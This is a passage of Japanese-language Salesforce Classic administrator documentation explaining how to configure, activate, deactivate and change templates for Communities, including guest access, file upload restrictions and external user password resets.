エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [個人設定] をクリックします。
3. 対象の設定を変更します。

   一般情報
   - コミュニティで氏名の代わりにニックネームを表示します。ニックネームの表示をコミュニティで有効にすると、プライバシーを強化し、メンバー ID を保護できます。これは、未登録の訪問者がメンバープロファイルにアクセスできる公開コミュニティの場合に特に効果的です。
   - コミュニティの公開 Chatter コンテンツへのアクセスを有効にして、ゲストユーザがログインせずにアクセスできるようにします。このアクセスを許可することで導入が強化され、顧客が会社に直接ログイン、登録、または連絡しなくても必要な情報を簡単に入手できるようになります。

- Chatter メッセージを有効化します。これにより、他の Chatter ユーザと安全に非公開の会話を行うことができます。外部ユーザに Chatter メッセージを公開するには、システム管理者が Chatter タブも有効にする必要があります。
- 認証済みユーザに対してカスタムブランド Visualforce エラーページを表示する場合は、カスタム Visualforce エラーページを使用します。
- コミュニティの設定方法に基づいてデフォルトで非表示になっている、コミュニティ管理で使用できるすべての設定を表示します。この設定を有効にすると、コミュニティ管理で提供される動的なナビゲーションが上書きされます。

コミュニティ管理

- コミュニティ内でのモデレーションのために、投稿、コメント、またはファイルへのフラグ設定をメンバーに許可します。メンバーが不適切な言語や機密情報を含む項目にフラグを設定する必要がある場合があります。
- 評価を有効化します。これにより、コミュニティマネージャは、コミュニティに参加するユーザに対して報奨を与えるポイントシステムを設定できます。システム管理者は、ユーザプロファイルに表示される、対応する評価レベルを設定します。
- 知識のあるユーザを有効にします。これにより、トピックに関する知識のあるユーザを見つけたり、トピックに関する知識のあるユーザを支持したりできます。

ファイル

- コミュニティにアップロードするファイルの最大サイズ (MB 単位) を設定します。
- コミュニティにアップロードできるファイルの種類を指定します。

4. [保存] をクリックします。

関連トピック:

コミュニティでの氏名に代わるニックネームの表示
コミュニティへの公開アクセスの有効化
認証済みユーザのカスタム Visualforce エラーページの使用
コミュニティでのメンバーによる項目のフラグ設定の有効化
コミュニティの評価の有効化
コミュニティのファイルの制限

コミュニティでの氏名に代わるニックネームの表示

ニックネームの表示をコミュニティで有効にすると、プライバシーを強化し、メンバー ID を保護できます。これは、未登録の訪問者がメンバープロファイルにアクセスできる公開コミュニティの場合に特に効果的です。

デフォルトではすべてのユーザにニックネームがあり、グローバルヘッダーの *あなたの名前* > [連絡先情報の編集] または Chatter ユーザプロファイルでニックネームを変更できます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [個人設定] をクリックします。
3. [ニックネームの表示の有効化] を選択し、[保存] をクリックします。

ニックネームは、フィード、リストビュー、グループ、検索結果、おすすめ、ユーザプロファイル、ファイルなど、コミュニティのほとんどのすべての場所で氏名の代わりに表示されます。また、Salesforce1 や、コミュニティテンプレートを使用して有効化されたコミュニティでも、ニックネームが表示されます。

ニックネームの表示についての留意すべき制限事項

- 非公開メッセージには氏名が表示されます。これを回避するには、非公開メッセージを無効にします。
- レコードとレコードのユーザ検索には氏名が表示されます。ただし、レコードとユーザの表示は共有ルールを使用して制御できます。
- Salesforce1 のモバイル通知には氏名が表示されます。これを回避するには、Salesforce1 のモバイル通知を無効にします。
- 姓、名、および氏名による検索は制限されず、一致する結果を返しますが、検索結果にはニックネームのみが表示されます。グローバル検索のオートコンプリートの推奨と最近使ったデータのリストには、姓、名、および氏名が表示されます。これは、ユーザがすでに検索したり、レコードまたは別の場所経由でアクセスしたりした内容です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ニックネームの表示を有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

コミュニティ設定のカスタマイズ

コミュニティへの公開アクセスの有効化

ゲスト (ライセンスのない) ユーザがコミュニティへのログインまたは登録を要求されることなく、コミュニティにアクセスできるようにします。

公開コミュニティは、B2C (企業対消費者) での活用に適しており、幅広い利用者にアプローチできます。カスタマーサポートコミュニティの例を考えてみましょう。コミュニティに、公開されている議論、既知の問題、および他のコミュニティメンバーやカスタマーサポートによって投稿されるソリューションのようなコンテンツがあれば、既存の顧客および潜在的な顧客は、有料のサポートコールをしなくても情報を参照できます。

コミュニティへの公開アクセスは、ゲストユーザプロファイルに付与したアクセスレベルに応じて、API を介した Chatter コンテンツへのアクセスを可能にします。ページごとにコミュニティビルダーで制御することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティコンテンツへの公開アクセスを有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

ゲストユーザプロファイル

コミュニティ作成ウィザードを使用してコミュニティを作成した場合は常に、Salesforce が自動的にコミュニティのゲストユーザプロファイルを作成します。ゲストユーザプロファイル権限を表示または変更するには、次のいずれかの方法でゲストユーザプロファイルにアクセスし、その設定を変更してコミュニティへのアクセスを解放または制限します。

- Salesforce タブと Visualforce コミュニティで、[コミュニティ管理] にアクセスします。ドロップダウンリストから、**[Force.com に移動]** を選択します。
- コミュニティビルダーベースのテンプレートで、コミュニティビルダーにアクセスします。**[設定]** > **[全般]** からゲストユーザプロファイル名を選択します。
  - 組織で Chatter のプロファイルベースのロールアウトを有効化している場合、ゲストユーザプロファイルで Chatter アクセスを有効化するまで、ゲストユーザは公開コミュニティにアクセスできません。詳細は、Salesforce ヘルプの「*ユーザプロファイルを使用した Chatter アクセス権の制御*」を参照してください。
  - また、ページのバリエーションとページレベル設定がコミュニティページへのアクセスを制御します。

API を介した Chatter への公開アクセスの有効化

コミュニティで次の Lightning および Visualforce のページとコンポーネントがゲストユーザ向けに正しく読み込まれるには、基礎となる Chatter 機能へのアクセスが必要です。

- ケースフィード
- 主要トピック & フィード
- フィード
- グループ
- グループの詳細
- 見出し
- おすすめ
- レコード情報タブ

- 関連リスト
- 評価
- 検索パブリッシャーと投稿パブリッシャー

[コミュニティ管理] で Chatter 機能へのアクセスを有効にする手順は、次のとおりです。

1. [管理] > [個人設定] をクリックします。
2. [Chatter に対する公開 API 要求へのアクセス権を付与] を選択し、[保存] をクリックします。

ゲストユーザプロファイルと公開 API 経由の公開アクセスを有効化すると、ゲストユーザにグループ、トピック、ユーザプロファイル、およびフィードも Chatter in Apex を介して公開できます。これは、独自のコミュニティページを最初から構築する場合に非常に便利です。

関連トピック:

コミュニティ設定のカスタマイズ

認証済みユーザのカスタム Visualforce エラーページの使用

Visualforce エラーページをカスタマイズしている場合、認証済みのコミュニティユーザにそれらのページを表示できます。

Visualforce エラーページを割り当てまたはカスタマイズするには、[コミュニティ管理] でグローバルヘッダーの [コミュニティ管理] メニューをクリックし、[Force.com に移動] を選択します。[エラーページ] セクションには、現在のページの選択内容が表示されます。

[カスタム Visualforce エラーページを使用] を選択した場合、コミュニティにログインしたユーザにはカスタム Visualforce エラーページが表示されます。[カスタム Visualforce エラーページを使用] を選択しない場合、コミュニティにログインしたユーザにはデフォルトの Visualforce エラーページが表示されます。コミュニティにログインしていないゲストユーザには、チェックボックスをオンにしているかどうかに関わらず、常にカスタム Visualforce エラーページが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [個人設定] をクリックします。

3. [カスタム Visualforce エラーページを使用] を選択し、[保存] をクリックします。

関連トピック:

Force.com Site エラーページの割り当て

コミュニティのファイルの制限

コミュニティメンバーがアップロードできるファイルのサイズおよび種類を制限します。このファイルの種類のホワイトリストにより、コミュニティメンバーがアップロードできるファイルを制御でき、スパム送信者が不適切なファイルでコミュニティを汚染することを防止できます。

コミュニティでファイルを制限する前に、組織でコミュニティファイルモデレーションを有効にする必要があります。[コミュニティ管理]にファイルを制限するオプションがない場合は、Salesforce にお問い合わせください。

コミュニティファイル制限は、コミュニティのあらゆる場所(投稿やコメント、[ファイル] タブ、または Salesforce1) でコミュニティメンバーがアップロードしたファイルに適用されます。SOAP API またはメタデータ API を使用してコミュニティファイル制限を設定することもできます。

ファイル制限を設定する前にアップロードされたファイルは影響を受けません。ただし、それらのファイルの新しいバージョンは、指定した制限を満たしている必要があります。

次の点に注意してください。

- ファイルは、コミュニティで設定したファイルのアップロード制限を満たしている必要があります。たとえば、顧客がケースのファイルをアップロードした後に、エージェントが Salesforce 内部組織で新しいバージョンをアップロードした場合、顧客のコミュニティの制限が引き続き適用されます。
- コミュニティで共有される内部Salesforce組織でアップロードされたファイルの場合、コミュニティファイル制限は適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティでファイルを制限する

- 「コミュニティの管理」または「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [個人設定] を選択し、ページの [ファイル] セクションに制限を入力します。
   - 最大ファイルサイズ（MB）— 3 MB から組織の最大ファイルサイズまでの数値を入力します。デフォルトの制限である 2 GB を使用するには、この項目を空にしておくか、「0」と入力します。

- これらのファイルの種類のみを許可 —ファイル拡張子をカンマで区切って入力します(例: `jpg,docx,txt`)。小文字および大文字を入力できます。1,000 文字まで入力できます。すべてのファイルの種類を許可するには、この項目を空にしておきます。

3. [保存] をクリックします。

コミュニティのファイル制限を設定すると、ファイルが設定したサイズより大きいか、許可されていないファイル拡張子の場合にメンバーにエラーメッセージが表示されます。

メンバーが複数のファイルを同時にアップロードしようとしている場合、1 つのファイルが制限を満たしていないと、すべてのファイルがアップロードされません。

関連トピック:

コミュニティ設定のカスタマイズ

コミュニティのグローバルヘッダーの有効化

コミュニティが有効の場合は、グローバルヘッダーでコミュニティと内部組織を簡単に切り替えることができます。

グローバルヘッダーを使用するには、コミュニティが組織で有効になっている必要があります。

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」



すべての標準プロファイルでは、[グローバルヘッダーを参照] 権限はデフォルトで無効になっています。グローバルヘッダーを参照するには、ユーザに「グローバルヘッダーを参照」権限を割り当てる必要があります。そのためには、標準プロファイルでこの権限を選択するか、カスタムプロファイルを作成するか、権限セットを作成します。この権限を特定のユーザに簡単に割り当てる権限セットを作成します。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. [新規] をクリックして、システム権限 [グローバルヘッダーを参照] を含む権限セットを作成します。
3. 権限セットを適切なユーザに割り当てます。

この権限セットのあるユーザには、すべてのページの上部にグローバルヘッダーが表示されます。左側のメニューを使用して、ユーザにアクセス権があるコミュニティと内部組織を切り替えることができます。

右側の *あなたの名前* メニューには、連絡先情報の編集とログアウトを行うためのリンクが含まれています。内部ユーザの場合には、[ヘルプ & トレーニング] へのリンクも含まれ、ユーザ権限および有効な機能に応じて [設定] および他のツールへのリンクが含まれる場合もあります。組織で Lightning Experience を使用している場合、適切な権限を持つユーザは、スイッチャを使用して Salesforce Classic と新しいインターフェースを切り替えることができます。*あなたの名前* メニューの `[Lightning Experience に切り替え]` リンクを探してください。Communities は、Lightning Experience ではサポートされていないため、グローバルヘッダーからコミュニティの作成、管理、またはアクセスを行うには、Salesforce Classic に切り替える必要があります。

「コミュニティの管理」または「コミュニティの作成および設定」権限を持つユーザには、[コミュニティ管理] に切り替えるために使用できるギアアイコン ( ) がコミュニティで表示されます。[コミュニティ管理] 内では、コミュニティビルダー、Site.com Studio、または Force.com を使用してコミュニティをプレビューしたりコミュニティ設定にアクセスしたりするために使用できる追加のメニューが表示されます。



メモ: [コミュニティ管理] 内では、ユーザに「グローバルヘッダーを参照」権限がなくても、グローバルヘッダーと [コミュニティ管理] メニューが表示されます。ただし、内部組織とコミュニティを切り替える必要があるユーザには、引き続き「グローバルヘッダーを参照」権限を割り当てることをお勧めします。

関連トピック:

コミュニティへの移動

コミュニティへのリンクの共有

有効化する前に、コミュニティのプレビューをメンバーに許可することができます。

プレビューコミュニティのリンクは、コミュニティメンバーとして追加されたユーザとのみ共有できます。

［プレビュー］状況のコミュニティへのリンクを共有すると、関係者のフィードバックを簡単に収集できます。コミュニティは有効化した場合と同じように機能するため、関係者はすべての機能を試してブランドおよびカスタマイズを確認できます。また、メンバーが最初のログインから有効なコミュニティに入るようにするため、レコードを投稿、コメント、共有できる初期メンバーを活用することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティのプレビュー URL を共有する
- 「コミュニティの作成および設定」

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [設定] をクリックします。
3. ページに表示される URL をコピーし、関係者と共有します。

   URL は、コミュニティのメンバーとして追加したユーザのみと共有できます。

関連トピック:

コミュニティのカスタマイズ

コミュニティの状況

コミュニティの有効化

コミュニティを有効化して、コミュニティメンバーがアクセスできるようにします。コミュニティの有効化による影響は、テンプレートによって異なります。

- **Salesforce タブと Visualforce**: コミュニティを有効化すると、コミュニティ URL が有効になり、コミュニティメンバーのログインアクセスが有効になります。有効化するときにお知らせメールが有効になっていると、すべてのメンバーにお知らせメールが送信されます。新しいポータルユーザには、お知らせメールにユーザ名とパスワードが含まれます。
- **Koa、Kokua、またはカスタマーサービス (Napili)**: コミュニティを有効化すると、お知らせメールがすべてのコミュニティメンバーに送信され、サイトが検索エンジン最適化サービスの Brombone™ に登録されます。コミュニティ URL を有効にし、コミュニティメンバーのログインアクセスを有効にするには、コミュニティを公開します。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [設定] をクリックします。
3. [コミュニティを有効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

コミュニティの状況
コミュニティのカスタマイズ
コミュニティの無効化

コミュニティの状況

コミュニティには、次のいずれかの状況が有効です。

状況	説明
プレビュー	コミュニティのカスタマイズが未完了で、コミュニティはこれまでに有効化されていません。コミュニティを一度有効化すると、［プレビュー］状況に戻すことはできません。 「コミュニティの作成および設定」権限を持つユーザは、プロファイルまたは権限セットがコミュニティに関連付けられていれば、［プレビュー］状況のコミュニティにアクセスできます。また、これらのコミュニティへのリンクを、プロファイルまたは権限セットがコミュニティに関連付けられているユーザと共有することもできます。［プレビュー］コミュニティを共有するためのリンクは、［コミュニティ管理］ページにあります。 ［お知らせメールを送信］が選択されていても、お知らせメールは送信されません。 メモ: 支払期日までに料金が不払いであったため、組織から Communities へのアクセスが中断されると、［プレビュー］状況のものも含め、すべてのコミュニティが無効になります。コミュニティを再度有効化すると、すべてのコミュニティは［無効］状況になります。これらのコミュニティは、有効化することはできますが、［プレビュー］状況に戻すことはできません。
無効	コミュニティの状況が以前は［有効］でしたが、無効になりました。 次の操作が必要な場合は、コミュニティを無効化できます。 • メンバーの追加または削除 • タブの追加、削除、または順序変更 • 配色の変更 • コミュニティ URL の変更 コミュニティを無効化すると、ドロップダウンメニューに表示されなくなります。「コミュニティの作成および設定」権限を持つユーザは、メンバーシップに関係なく、［無効］コミュニティの設定に引き続きアクセスできます。メンバーがダイレクトリンクを使用して［無効］コミュニティにアクセスしようとすると、エラーページが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

状況	説明
有効	コミュニティが有効で、メンバーが使用できる場合。 ［お知らせメールを送信］が選択されていると、お知らせメールが新しいメンバーに送信されます。

関連トピック:

- コミュニティのカスタマイズ
- コミュニティの有効化
- コミュニティの無効化
- コミュニティへのリンクの共有

コミュニティ設定の更新

コミュニティの名前、説明、URL、コミュニティの状況、コミュニティテンプレートをすべて 1 箇所で管理します。

コミュニティ名と URL はコミュニティを有効にした後に変更できますが、ユーザは新しい URL にリダイレクトされません。このような変更が必要な場合は、変更を加える前にコミュニティメンバーに通知してください。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [設定] をクリックします。
3. 必要に応じてコミュニティ設定を編集します。
   - コミュニティ名の横にある をクリックして、コミュニティの名前、説明、URL を編集する
   - コミュニティの状況を管理する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

- コミュニティテンプレートを変更する

関連トピック:

コミュニティテンプレートの変更

コミュニティの状況

コミュニティの無効化

次の操作が必要な場合は、コミュニティを無効化できます。

- メンバーの追加または削除
- タブの追加、削除、または順序変更
- 配色の変更
- コミュニティ URL の変更

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ]を選択してコミュニティの横にある[管理]リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して[コミュニティ管理]をクリックします。
2. [管理] > [設定] をクリックします。
3. [無効化] をクリックします。

   コミュニティが、無効でオフラインになります。

   コミュニティが無効になっても、メンバーはメニューでコミュニティを参照できますが、「コミュニティの作成および設定」権限がないとアクセスできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

コミュニティの状況

コミュニティの有効化

コミュニティのカスタマイズ

コミュニティテンプレートの変更

Salesforce タブと Visualforce テンプレートを使用している場合、コミュニティビルダーでテンプレートを Koa、Kokua、またはカスタマーサービス (Napili) テンプレートに変更できます。

メモ: Winter '17 以降、テンプレートの変更機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートを使用するコミュニティではサポートされなくなります。これらのテンプレートで機能は引き続き使用できますが、代わりに新しいコミュニティで最初から始めることをお勧めします。テンプレートを Koa、Kokua、またはカスタマーサービス (Napili) から別の種類のテンプレートに変更する場合、問題が発生しても Salesforce カスタマーサポートはサポートできません。

重要: テンプレートを変更すると、データは失われませんが、一部のカスタマイズは失われます。テンプレートを変更する前に、必ず「コミュニティテンプレートの変更に関する考慮事項」を確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [設定] をクリックします。
3. [テンプレートを変更] をクリックします。
4. 切り替え先のテンプレートを選択します。
5. プロンプトが表示されたら、[テンプレートを変更] を選択して変更を確認します。

テンプレートの変更後、[コミュニティ管理] に戻ります。

ログインページやコミュニティホームページなどのコミュニティページが、更新されたコミュニティテンプレートでも最適であることを確認します。たとえば、Salesforce タブと Visualforce テンプレートからカスタマーサービス (Napili) テンプレートに切り替える場合は、Visualforce ページの代わりにコミュニティビルダーページを使用するようにページを更新します。必要に応じて、コミュニティビルダーでコミュニティをカスタマイズし、加えた変更を公開します。

Kokua、Koa、およびカスタマーサービス (Napili) テンプレートの使用についての詳細は、*「テンプレートを使用したコミュニティの作成」*を参照してください。

Alohaテンプレートの使用についての詳細は、*「SalesforceIdentity のAloha コミュニティテンプレートの使用開始」*を参照してください。

コミュニティテンプレートの変更に関する考慮事項

コミュニティテンプレートの変更は、コミュニティのナビゲーション、ブランド設定、カスタマイズに影響します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Winter '17 以降、テンプレートの変更機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートを使用するコミュニティではサポートされなくなります。これらのテンプレートで機能は引き続き使用できますが、代わりに新しいコミュニティで最初から始めることをお勧めします。テンプレートを Koa、Kokua、またはカスタマーサービス (Napili) から別の種類のテンプレートに変更する場合、問題が発生しても Salesforce カスタマーサポートはサポートできません。

- テンプレートを変更すると、Salesforce オブジェクトデータは継承されますが、一部のブランド設定とコンポーネントカスタマイズは継承されません。必要に応じてカスタマイズをやり直す準備をしてください。
- コミュニティテンプレートを変更すると、[コミュニティ管理] のナビゲーションが更新されます。選択したテンプレートに関わらず [コミュニティ管理] で使用可能なすべてのオプションを表示するには、[管理] > [個人設定] > [コミュニティ管理のすべての設定を表示] を選択します。
- Salesforce タブと Visualforce テンプレートから他の種類のテンプレートに切り替えた場合、コミュニティ URL が変更されます。具体的には、`/s` がコミュニティ URL に追加されます。コミュニティへのすべてのリンクを、更新された URL に更新してください。
- 有効なコミュニティの場合
  - Koa、Kokua、またはカスタマーサービス (Napili) テンプレートに切り替えると、テンプレートの変更はドラフトバージョンで保存されます。コミュニティビルダーでコミュニティをさらにカスタマイズするには、このドラフトバージョンを使用します。コミュニティは、変更を公開した後にのみ更新されます。
  - Salesforce タブと Visualforce テンプレートに他のテンプレートから切り替えると、変更はすぐに有効なコミュニティに反映されます。この場合、テンプレートを変更する前にコミュニティを無効化することをお勧めします。すべての変更を加えたら、コミュニティを再有効化します。
  - テンプレートが［なし］としてリストされている場合、事前定義されたテンプレートを使用していないか、いずれかのテンプレートの変更されたバージョンを使用していることを示します。

Kokua、Koa、およびカスタマーサービス (Napili) テンプレートの使用についての詳細は、*「テンプレートを使用したコミュニティの作成」*を参照してください。

Alohaテンプレートの使用についての詳細は、*「SalesforceIdentity のAloha コミュニティテンプレートの使用開始」*を参照してください。

コミュニティユーザの管理

コミュニティの外部ユーザのパスワードのリセット

外部ユーザのパスワードは、コミュニティをホストしている組織のユーザまたはシステム管理者がリセットできます。

いずれの場合も、外部ユーザのパスワードのリセットを開始すると、パスワードをリセットするためのリンクを含むメールがそのユーザに送信されます。ユーザによって開始されたパスワードのリセットリンクは、24時間で期限切れになります。システム管理者によって開始されたパスワードのリセットのリンクには、有効期限がありません。ユーザがリンクをクリックすると、処理を続行する前にパスワードのリセットが求められます。

ユーザが開始したパスワードのリセット要求を処理できない場合は、その理由を示すメールがユーザに送信されます。ログインの試行に失敗した回数が多すぎたためユーザのアカウントが一時的または永久にロックされている場合、またはリセット要求が承認されたログイン時間、IP範囲、ネットワーク場所以外で送信された場合は、パスワードのリセット要求は失敗します。

関連トピック:

- コミュニティユーザの作成
- 外部コミュニティメンバーがログイン情報を取得する方法は?

外部コミュニティメンバーがログイン情報を取得する方法は?

外部ユーザは、コミュニティからのお知らせメールでログイン情報を取得します。

取引先責任者をカスタマーユーザまたはパートナーユーザとして有効化しても、お知らせメールが有効になっているコミュニティに追加するまでログイン情報は送信されません。コミュニティでお知らせメールが無効になっている場合、ログイン情報は外部ユーザに送信されないため、手動で送信する必要があります。そのためには、[設定]から［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択し、ユーザ名の横にあるチェックボックスをオンにして、[パスワードのリセット]をクリックします。ユーザ名と、パスワードをリセットするためのリンクが記載されたメールがユーザに送信されます。このメールのリンクの有効期限が切れることはありません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- コミュニティユーザの作成
- コミュニティの外部ユーザのパスワードのリセット

コミュニティの検索エンジン最適化 (SEO) の設定

